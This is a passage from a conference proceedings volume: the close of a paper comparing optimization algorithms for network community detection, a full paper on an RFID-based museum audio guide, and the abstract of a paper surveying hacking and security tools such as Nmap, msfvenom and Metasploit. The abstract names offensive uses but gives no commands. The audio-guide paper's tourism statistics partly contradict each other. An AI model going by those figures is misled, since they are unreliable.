Dolphin [26]	1.44	0.76	1.00	0.78	1.00	1.44	0.76	1.00	0.78	1.00	0.17	0.17	0.31	0.30	0.64
Football [27]	1.44	0.75	1.00	0.76	1.00	1.44	0.75	1.00	0.76	1.00	1.44	0.75	1.00	0.76	1.00





Fig. 2 Comparative analysis of GWO, MFO, SCA and WOA based on average isolability

6.3.1 Result Analysis with Average Isolability

The AVI scores of the communities given by GWO, MFO, SCA and WOA on real-world datasets are shown in Fig. 2. Let us try to analyze the performance of these algorithms with the help of this figure. Here, the X-axis represent real-world datasets namely karate, dolphin and football; Y-axis represents AVI score. The performance of GWO, MFO, SCA and WOA is shown using teal, lime, yellow and green colored bars respectively. The values corresponding to each bar indicates AVI score of the respective algorithms on a given dataset. Higher AVI score indicates good performance of corresponding algorithm and the performance deteriorates with decrease of AVI score. Therefore, the results shown in Fig. 2 indicates that MFO algorithm gives the best performance on all the datasets and WOA algorithm gives worst performance on karate and dolphin dataset. Whereas, GWO algorithm gives worst performance on football dataset.

6.3.2 Result Analysis Based on D-Scores and K-Scores

D-scores and K-scores are used to evaluate the performance of all possible combinations of the baseline algorithms in terms of the quality of communities given by the respective algorithms. All such combinations of baseline algorithms indicated by (A_p, A_q) is considered as a comparable algorithm pair. For e.g. let us consider the comparable community pair such as $(A_p = MFO, A_q = GWO)$, $(A_p = MFO, A_q = SCA)$ and $(A_p = MFO, A_q = WOA)$, then the performance of this pair in terms of D-scores and K-scores on karate, dolphin and football dataset are summarized in Table 2. Next, the average D-scores such as average DO (ADO) and average DC (ADC) score, and average K-scores such as average KO (AKO), average KC (AKC) and average KT (AKT) are obtained by summation of corresponding DO, DC, KO, KC and KT scores of all comparable algorithm pairs with $A_p = MFO$ divided by the total number of such pairs and the results are shown in Fig. 3. Simi-



(a) Comparative analysis based on ADO.

(b) Comparative analysis based on ADC.

(c) Comparative analysis based on AKO.

(d) Comparative analysis based on AKC.

(e) Comparative analysis based on AKT.

Fig. 3 Comparative analysis based on average D-score and K-scores i.e. ADO, ADC, AKO, AKC and AKT values for the of communities identified with GWO, MFO, SCA and WOA on real-world datasets

larly, the average D-scores and average K-scores for $A_p = GWO/SCA/WOA$ are obtained. High ADO, ADC, AKO, AKC, AKT scores indicate that A_p performs better than A_q in terms of optimality and comparability. For each dataset and corresponding performance measure, highest positive score obtained by the respective algorithm is ranked as 1, second highest is ranked as 2 and so on. Following this ranking procedure, MFO algorithm is ranked as 1 and hence, it is the best performing algorithm in terms of D-scores, K-scores and SCA gives the worst performance.

7 Conclusion

A quality measure based on connection strength associated with a cluster called average isolability and a direct comparison approach based on five scores designed based on prasatul matrix is used to evaluate the quality of communities considering optimality and comparability. Four NIOAs and three widely used real-world datasets are used to perform comparative analysis. Results based on average isolability indicate that the MFO algorithm gives the best performance on all datasets. Whereas, WOA algorithm has the worst performance on karate and dolphin datasets, GWO algorithm has the worst performance on football datasets. Following this, the performance analysis based on the five scores derived from prasatul matrix suggests that the MFO algorithm achieves the best performance and the SCA algorithm gives the worst performance. In future, we are planning to analyze the performance of the baseline algorithms on large datasets.

Acknowledgements This research work is supported by the Science and Engineering Board (SERB), Department of Science and Technology (DST) of the Government of India under Grant No. EEQ/2019/000657.

References

1. Biswas A, Mishra KK, Tiwari S, Misra AK (2013) Physics-inspired optimization algorithms: a survey. J Optim (2013)
2. Talbi E (2009) Metaheuristics: from design to implementation. Wiley
3. Nadimi-Shahraki MH, Moeini E, Taghian S, Mirjalili S (2021) DMFO-CD: a discrete moth-flame optimization algorithm for community detection. Algorithms 14(11):314
4. Elbeltagi E, Hegazy T, Grierson D (2005) Comparison among five evolutionary-based optimization algorithms. Adv Eng Inform 19(1):43–53
5. Sarkar D, Biswas A (2022) Comparative performance analysis of recent evolutionary algorithms. Evolution in computational intelligence. Springer, pp 151–159
6. Sureja N (2012) New inspirations in nature: a survey. Int J Comput Appl Inf Technol 1(3):21–24
7. Taghian S, Nadimi-Shahraki MH, Zamani H (2018) Comparative analysis of transfer function-based binary metaheuristic algorithms for feature selection. In: 2018 international conference on artificial intelligence and data processing (IDAP). IEEE, pp 1–6
8. Biswas A, Biswas B (2017) Regression line shifting mechanism for analyzing evolutionary optimization algorithms. Soft Comput 21(21):6237–6252
9. Liu Q, Zhou B, Li S, Li A, Zou P, Jia Y (2016) Community detection utilizing a novel multi-swarm fruit fly optimization algorithm with hill-climbing strategy. Arab J Sci Eng 41(3):807–828
10. Biswas A, Gupta P, Modi M, Biswas B (2015) An empirical study of some particle swarm optimizer variants for community detection. Advances in intelligent informatics. Springer, pp 511–520
11. Biswas A, Biswas B (2017) Analyzing evolutionary optimization and community detection algorithms using regression line dominance. Inf Sci 396:185–201
12. Khan BS, Niazi MA (2017) Network community detection: a review and visual survey. arXiv preprint. arXiv:1708.00977
13. Glover F, Samorani M (2019) Intensification, diversification and learning in metaheuristic optimization. J Heuristics 25(4):517–520

14. Bara'a AA, Abbood AA, Hasan AA, Pizzuti C, Al-Ani M, Özdemir S, Al-Dabbagh RD (2021) A review of heuristics and metaheuristics for community detection in complex networks: current usage, emerging development and future directions. Swarm Evol Comput 63:100885
15. Osaba E, Del Ser J, Camacho D, Bilbao MN, Yang X-S (2020) Community detection in networks using bio-inspired optimization: latest developments, new results and perspectives with a selection of recent meta-heuristics. Appl Soft Comput 87:106010
16. Mirjalili S, Mohammad Mirjalili S, Lewis A (2014) Grey wolf optimizer. Adv Eng Softw 69:46–61
17. Mirjalili S (2016) SCA: a sine cosine algorithm for solving optimization problems. Knowl-Based Syst 96:120–133
18. Nadimi-Shahraki MH, Fatahi A, Zamani H, Mirjalili S, Abualigah L, Abd Elaziz M (2021) Migration-based moth-flame optimization algorithm. Processes 9(12):2276
19. Mirjalili S, Lewis A (2016) The whale optimization algorithm. Adv Eng Softw 95:51–67
20. Buluc A, Meyerhenke H, Safro I, Sanders P, Schulz C (2013) Recent advances in graph partitioning
21. Chakraborty T, Dalmia A, Mukherjee A, Ganguly N (2017) Metrics for community analysis: a survey. ACM Comput Surv (CSUR) 50(4):1–37
22. Das S, Biswas A (2021) Deployment of information diffusion for community detection in online social networks: a comprehensive review. IEEE Trans Comput Soc Syst 8(5):1083–1107
23. Ferligoj A, Batagelj V (1992) Direct multicriteria clustering algorithms. J Classification 9(1):43–61
24. Biswas A (2022) Prasatul matrix: a direct comparison approach for analyzing evolutionary optimization algorithms. arXiv preprint. arXiv:2212.00671
25. Zachary WW (1977) An information flow model for conflict and fission in small groups. J Anthropol Res 33(4):452–473
26. Lusseau D, Schneider K, Boisseau OJ, Haase P, Slooten E, Dawson SM (2003) The bottlenose dolphin community of doubtful sound features a large proportion of long-lasting associations. Behav Ecol Sociobiol 54(4):396–405
27. Girvan M, Newman MEJ (2002) Community structure in social and biological networks. Proc Natl Acad Sci 99(12):7821–7826
28. Biswas A, Biswas B (2017) Defining quality metrics for graph clustering evaluation. Expert Syst Appl 71:1–17

A Handheld Visitor Guidance Device

S. R. Bhagyashree, A. Jain Sukrutha, R. Pooja, N. Sheetal, and B. S. Swathi

Abstract India is known for its cultural heritage. Historical monuments, palaces, forts, etc., add to the grandeur of the country. They attract tourists from all over the world. The Indian tourism industry has grown dramatically in recent years, making a considerable contribution to the country's growth, employment, foreign exchange profit, and Gross Domestic Product (GDP). As many tourists are interested to know about the historical culture of India, there is an increase in the number of tourists coming to India from different parts of the world. Most of them are unaware of the local language. Hence, there is a need for an audio guidance device in a language that they can understand. Thus, they will get information about the importance of the exhibit effortlessly. This work focuses on developing an audio guide service for visitors. It is an embedded system consisting of sensors, a controller, and an audio player. When a tourist stands in front of the exhibit, the device senses the particular exhibit and plays the appropriate message automatically.

Keywords Audio player · Sensors · Controller

1 Introduction

India's tourism industry is very relevant to the country's national integration, cultural expansion, and economic prosperity. The tourism industry in India has had solid exponential growth in recent times. India has emerged as a top choice for both domestic and international tourists. India offers visitors from other countries the opportunity to comprehend and experience the country's cultural variety. In terms of growth, the number of international visitors that travel, and even revenue, Indian tourism has outpaced the international tourism industry, according to government figures. International tourist arrivals were 5.7 million in 2010, 15.02 million in 2016, and 17.91 million in 2021 [1]. This shows the exponential growth in the number of

S. R. Bhagyashree (✉) · A. J. Sukrutha · R. Pooja · N. Sheetal · B. S. Swathi
Department of ECE, ATMECE, Mysuru, India
e-mail: bhagyashreeraghavan@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_46

tourists visiting India from other places. In 2017, out of 136 countries, the report "The Travel and Tourism Competitiveness" came in at number 40. India went up to the 34th spot in 2020. The nation ranks eighth in the world for its natural and cultural resources [2].

The World Travel and Tourism Council projected that in 2015, tourism contributed 37.315 million jobs, or 8.7% of the country's total employment, and earned Rs. 8.31 lakh crore, or 6.3% of its GDP. The GDP is predicted to grow by an average annual rate of 7.5% by 2025 and is expected to increase the income to Rs 18.36 lakh crore by 2025. Foreign tourist arrivals in India averaged 43.7501 million from 2000 until 2017. Foreign Tourists Arrivals in India (in millions) in 2020 were 24.62 with a growth of 74.6% over the same period of the previous year [3]. The percentage (%) share of India in Asia in the World and the Pacific is 33.82% a huge increase compared to 10.71% in 2021[4]. According to the Ministry of Tourism, India has earned Rs 65,070 crores through foreign exchange during the FA 2021–2022 [5].

The country's direct and indirect contributions to GDP are calculated by the Tourism Satellite Account (TSA). Despite the recent economic activity's connections with all other economic activities, the primary and secondary winding are the spillover effects of that activity. Figure 1 is the statistical graph of foreign tourists' arrival to India and Fig. 2 is the share of the TDGVA to the Overall GVA (%) The second and third TSAs determined that the tourist industry's direct and indirect contributions to the overall GDP of the nation were 6.8% and 5.2%, respectively. For these years, the equivalent direct share percentages were 3.7% and 2.7%, respectively. The corresponding figures for the direct shares for these years were 3.7% and 2.7%, respectively.

The average direct contribution of tourism to total gross value added (TDGVA) is 2.76 percent. The pandemic not only led to limits on people's freedom of movement but also to significant declines in the tourism sector, which is created by travelers while they are on vacation. The TDGVA for the first, second, and third quarters of 2020–21 is estimated in the study. To calculate the year-over-year decline in TDGVA for 2020–21, the same has also been projected for the comparable quarter of the prior year. The TDGVA's fluctuating shares in total GVA during the study period, which is the first three quarters [6].

With an increase in Foreign Tourist arrivals happening in India, it's our duty & responsibility to give correct information about the monuments, temples and other tourist places that are located in India to the visitors whosoever is visiting the place. On some occasions, there are chances that, in some of the places, the guides are not available and there are also chances that the available guides may not have the correct information. There are also chances that the guides are not able to communicate to the visitors in the language the visitors are comfortable with. Hence, there is a need to develop a system that will be able to take care of the above-said issues. Hence, an audio guide device is proposed in this work. For visitors from around the world, the audio guide is helpful since it enables them to comprehend the exhibit's history. This will facilitate the visitors to get the exact information about the exhibits. In addition to that, the visitor can choose the exhibit of their choice.




Fig. 1 Statistical graph of foreign tourists' arrival in India




Fig. 2 Share of the TDGVA to the Overall GVA (%) [4]

Aiming for of this work is to create a new experience for the visitor who visits the museum/ any tourist place by providing an audio guide service. The application environment is museums or any such places. It's crucial to give visitors a sense of inclusion in the experience and give them the freedom to feel at ease using the technology to enhance it.

Through a handheld device, an audio guide usually gives the visitor a recorded commentary. It can also be used as part of a guided tour or for independent outdoor exploration. It gives information about the objects being examined as well as the backdrop and context. The audio guide can be made available in a variety of ways and frequently comes in multiple languages. The audio guides can be made available for free of cost, or by charging some additional amount along with the entry fee. An audio guide is a unique kind of electronic tour that may be used with or without user involvement to deliver audio, video, or textual material to museum visitors. Accessories like headphones and LED or LCD screen displays might be part of it. In the proposed methodology, the hardware requirements are a power supply, RFID tag, RFID reader, Arduino microcontroller, audio player, and Earphones.

2 Literature Survey

Many research works have been done by different authors on audio guide-related work. Some techniques adopted by them are listed and discussed in this section.

Authors have used Zigbee for communication purposes [7]. Authors have used microcontrollers in an IoT-based application [8]. Authors have used controllers and sensors in the system used for wildlife protection [9].

Visitors at the counter can download the audio tour app on their smartphones via Bluetooth. The audio guide software works both manually and automatically. If the visitor operates manually, they have to enter the object number in front of the exhibit, so that relevant audio clipping is played. The other way is to make the device work automatically. The watermarking technique is used where sound from the integrated microphone of the object is fed to the smartphone and a relevant audio clip is played [10].

Flora Amato deployed a system using a wireless sensor network that uses Bluetooth technology to sense the surrounding area. Once the device of the user is detected the related MAC address of the exhibits is received from the device and the information of it is delivered to the user. The gateway server and media content server interact with each other and send a relevant audio clip to the app [11]. The disadvantage is the complexity of the system and it requires the gateway server to be here. NFC (Near-Field Connection) is employed to establish short-range communication to pinpoint the location of the visitor. Here, MEMS (Microelectromechanical System) can display information about the exhibit automatically [12].

Musa – The authors have described an advanced multimedia system capable of supporting museum visitors with navigation information and also related information about the artwork in their surroundings. The device offers a location-based service relayed a vision-based approach to detect the user's indoor position and orientation. This device is based on IoT. The position of the visitor is tracked using GPS and it provides navigation service like what should the visitor must move inside the museum. In addition to the audio guide, it also provides the image display of the exhibit to the visitors. The drawback is that IoT-based systems include sophisticated technical installations and extensive user training for device handling are required. and also must have a continuous internet connection too located with GPS [13].

A wearable device to give complete information about the corresponding art frame using IOT technology without any interruption has been proposed by the authors.

This captures the image of the device and compares it with the database and providing the necessary information. Precautions must be taken to ensure that the quality of the image will be met as per the requirement [14].

To overcome all the above problems, we are designing an RFID sensor-based audio device. The survey was done to select the best-suited components for the proposed methodology. Aurdino was used as it is compact, user-friendly, and compatible with the RFID reader.

The audio player chosen is aPR33A3 as it is very much compatible with the Aurdino and has many features like 11 min of recording, non-volatile flash memory, ease of operation, and user-friendly. This does not require additional circuitry as voice can be recorded with the onboard microphone.

3 Methodology

In general, sensors are the tools that recognize and act on various types of information from the outside world. Here, as the sensor receives the signal from the exhibit, it sends the information to the controller. The sensor used here is the RFID (Radio Frequency Identification). The RFID tags are fixed to the exhibits. As the visitor enters the museum and comes in front of the exhibit, the RFID reader senses the tag number of the particular exhibit and sends this information to the controller. Then the controller which is interfaced with the reader compares the received tag number with the list in the memory.

Figure 3 depicts the block diagram of the audio guide device. This gadget includes a sensor, a controller, an audio player, some earphones, and a power source. The memory contains a list of pre-recorded information about the exhibits. When this number is matched with the list, the controller activates the player.

The audio player is interfaced with the controller. When the controller activates the player, it gets switched to the message which is matched with the tag number. The player in turn plays this relevant message through the earphone. All these components are powered by the power supply. The power supply used is 9 V. This 9 V is converted into 5 V which is used by the audio player. The 5 V is then converted into 3.3 V which serves the controller.

The flow chart of the Audio Guide device is shown in Fig. 4. The process is started when a visitor stands in front of the exhibit. Passive tags are employed, and they wait for an RFID reader to provide them with a signal. An antenna receives energy from the reader and transforms it into an RF wave before sending it into the red zone. The RFID tag's internal antenna absorbs energy from the RF waves as soon as it is scanned inside the red zone.

The energy is transferred from the tag's antenna to the IC, powers the chip, and then power the chip's generation of a signal for the RF system. It's known as a backscatter. The reader (via the antenna) detects the backscatter or change in the electromagnetic or RF wave, which interprets the data. The information from the




Fig. 3 Block diagram of the audio guide device





Fig. 4 Flow chart of the audio guide device

reader is passed through serial communication through the SCK pin. Figure 5 is the flow chart of software implementation.

Fig. 5 Flow chart of the software implementation


START
INCLUDE THE LIBRARIES
DEFINE THE PORTS
INITIALIZE THE TAG NUMBERS
DISPLAY THE PORTS AND SPI BUUS IN THE SETUP LOOOP
INITIALIZE COUNTS TO ZERO AND PORTS TO HIGH
IS RFID CARD PRESENT
NO
YES
IS RFID CARD READ
NO
YES
COMAPRE THE ID RECIEVED THAT EXISTS IN THE PREDEFINED LIST
MAKE THE PARTICULAR PORT LOW TO PLAY THE AUDIO
DELAY
MAKE ALL THE PORTS HIGH

4 Result

The controller's non-volatile flash memory contains the tag data. The voice-recorded message using the aPR33A3 is dumped into the ATmega IC using the Arduino software. The detected tag number is compared with the list of tag numbers in the memory. If the match is found then the controller activates the audio player and that particular information is played through the earphone.

The program is written using Arduino software. First, the program is written for the identification of the tags. The tag numbers are assigned in the library for detection purposes. Once the reader detects the tag, the program searches for the number in the assigned list. If it is present, then that number is displayed on the serial monitor screen either in decimal or hexadecimal pattern.

Once the RFID card is detected and if the card is present, then the particular tag is read by the reader and passed to the controller. When the information is passed to the controller, it compares the tag number with the existing list in the memory. Then the port assigned to that tag number is set to low to play the audio. After the audio is played, all the ports are set to high again and the tags are detected again. The overall flow chart is shown in Fig. 5. Interfacing of an audio player with controller is in Fig. 6. The code is loaded into the ATmega 328P through the Arduino board. The audio is recorded into the Audio player. The working module is shown in Fig. 7.




Fig. 6 Interfacing of an audio player with controller




Fig. 7 Working module

5 Conclusion

An audio guide is a tool that gives visitors from all over the world essential and correct information about the exhibits that are shown in the museum. The device is made automatic so that human intervention is not needed while using the device. As the design is based upon the RFID sensor, the implementation is simpler and is also economic as it is available for a low cost. The advantage of this device is that it is suitable for all age groups. The device provides convenient information in the language that the visitors understand. Thus, overall, an Audio Guide gives a new experience to the visitors and helps in increasing the number of visitors to the museum. Therefore, museum guides are defined as a means of breaking down the barriers to information access. This also ensures proper information is conveyed to the visitors.

For any project to get stabilized in the market, there has to be continuous development that needs to be done so that the product becomes sustainable. It also has to find new ways to reduce the cost per unit upon enhancement. The device may be further enhanced by replacing the high-frequency RFID with UHF RFIDs so that the visitors can be sensed even from 3 feet long distance. Multiple interfaces of aPR33A3 can be done for more exhibits. Providing more options like pause, replay, and volume levels will add additional features The device can also be made multilingual by increasing the storage capacity.

Acknowledgements We would like to thank the Management of ATMECE for all the support extended.

This work is patented in the Indian Patent office with patent application Number 202241007931 with a publication date of 25/02/2022.

References

1. https://www.statista.com/statistics/305501/number-of-international-tourist-arrivals-in-india
2. https://www.business-standard.com/article/pti-stories/india-moves-up-6-places-to-34th-rank-on-world-travel-tourism-competitiveness-index-wef-report-119090400693_1.html.
3. https://tourism.gov.in/sites/default/files/202103/Annual%20Report%202021%2021%0English.pdf.
4. https://tourism.gov.in/sites/default/files/202209/India%20Tourism%20Statistics%20at%20a%20Glance%20200%20%28Eng%29.pdf
5. https://tourism.gov.in/sites/default/files/202209/India%20Tourism%20Statistics%202022%20%28English%29.pdf
6. India and the Coronavirus Pandemic: Economic Losses for Households Engaged in Tourism and Policies for Recovery", Natıonal Councıl of Applıed Economıc Research Ncaer India Centre, 11 Indraprastha Estate, New Delhi 110002, Sep 2021
7. Kollam M, Shree SRBS (2011) Zigbee Wireless Sensor Network for better Interactive Industrial Automation. Third International Conference on Advanced Computing 2011:304–308. https://doi.org/10.1109/ICoAC.2011.6165193
8. Bhagyashree, S. R., and Suprajapranesh Anitharaghavendra. "Microcontroller Based oil dispensing Unit.“ IJEEDC, ISSN (2013): 2320–2084

9. Bhagyashree, S.R., Sonal Singh, T., Kiran, J., Padmini, L.S. (2019). Vehicle Speed Warning System and Wildlife Detection Systems to Avoid Wildlife-Vehicle Collisions. In: Sridhar, V., Padma, M., Rao, K. (eds) Emerging Research in Electronics, Computer Science and Technology. Lecture Notes in Electrical Engineering, vol 545. Springer, Singapore. https://doi.org/10.1007/978-981-13-5802-9_84
10. EfhymiosAleis, Katerina Kabassi, "Personalized Museum Exploration by Mobile Devices", InterasctiveMobile communication technologies and learning 2018. PP 353–360
11. Flora Amato et al.." The Talking Museum Project", The proceeding of 4th International Conference on Emerging Ubiquitous Systems and Pervasive Networks, Procedia Computer Science-21, 2013, PP 114–121
12. DaweiCai, Ryuuta Kawashima, Tadaaki Takehana and Haruki Takahashi "An Infrared Digital Contents Broadcasting Service for Mobiles", WSEAS Trans. on Communication, Vol.11, 2017, PP 99–103
13. Irene Rubino et,.al. "Musa: Using Indoor Positioning and Navigation to Enhance Cultural Experiences in Museum", Sensors, Vol-13, 2013, PP 17445–17471
14. Ambeth Kumar, V. D., Saranya, G., Elangovan, D., Chiranjeevi, V. R., & Ashok Kumar, V. D. (2018). IoT-Based Smart Museum Using Wearable Device. Lecture Notes in Networks and Systems, 33– 42

Examination of Different Network Security Monitoring Tools

Syed Maaz, Deepak Kumar Sinha, and Garima Sinha

Abstract This article examines how black hat hackers use different hacking tools to hack into a system and gain access. Data is collected from OWASP top 10 and other websites which show the cyberattacks and the increase in the number of cyberattacks in the years 2021 and 2022. Using this data, some of the most occurred attacks like SQL injection, authentication bypass, eaves dropping, website hacking, DDOS attack, man-in-the-middle attack, malware, spyware, keyloggers, etc. were obtained. So, this paper discusses some of the important cybersecurity tools, and from these tools, it is easy to prevent such cyberattacks in the future. The first section illustrates the methodology of hacking, i.e., how black hat hacker hacks a system in five different steps, and in the following sections, some information gathering tools are explained. Using HTTrack, it is easy to clone the whole website in a system, can see each and every file in the local desktop and can easily find vulnerabilities, and it is easy to do fishing attack using this tool. The second tool is Maltego, which is one of the best tools used by black hat hackers to gather information. Next is Nmap also known as Network mapper, from which it is easy to gather all the information such as which operating system is the victim using open ports, closed ports, filtered ports, and services the victim machine is running on; using this, it is easy to hack into the victim machine. How Wireshark is used for sniffing, and how it is easy to see all the data traveling from source to destination are then summarized. Thereafter, how website hacking is done using Burp Suite, how Bettercap is used as man-in-the-middle attack, how black hat hackers create back door using msfvenom, and how the target machine is exploited using Metasploit are elaborated.

S. Maaz (✉)
Department of Computer Science Engineering (Cyber Security), SET, Jain Deemed to be University, Bangalore, India
e-mail: syedmaaz9987@gmail.com

D. K. Sinha · G. Sinha
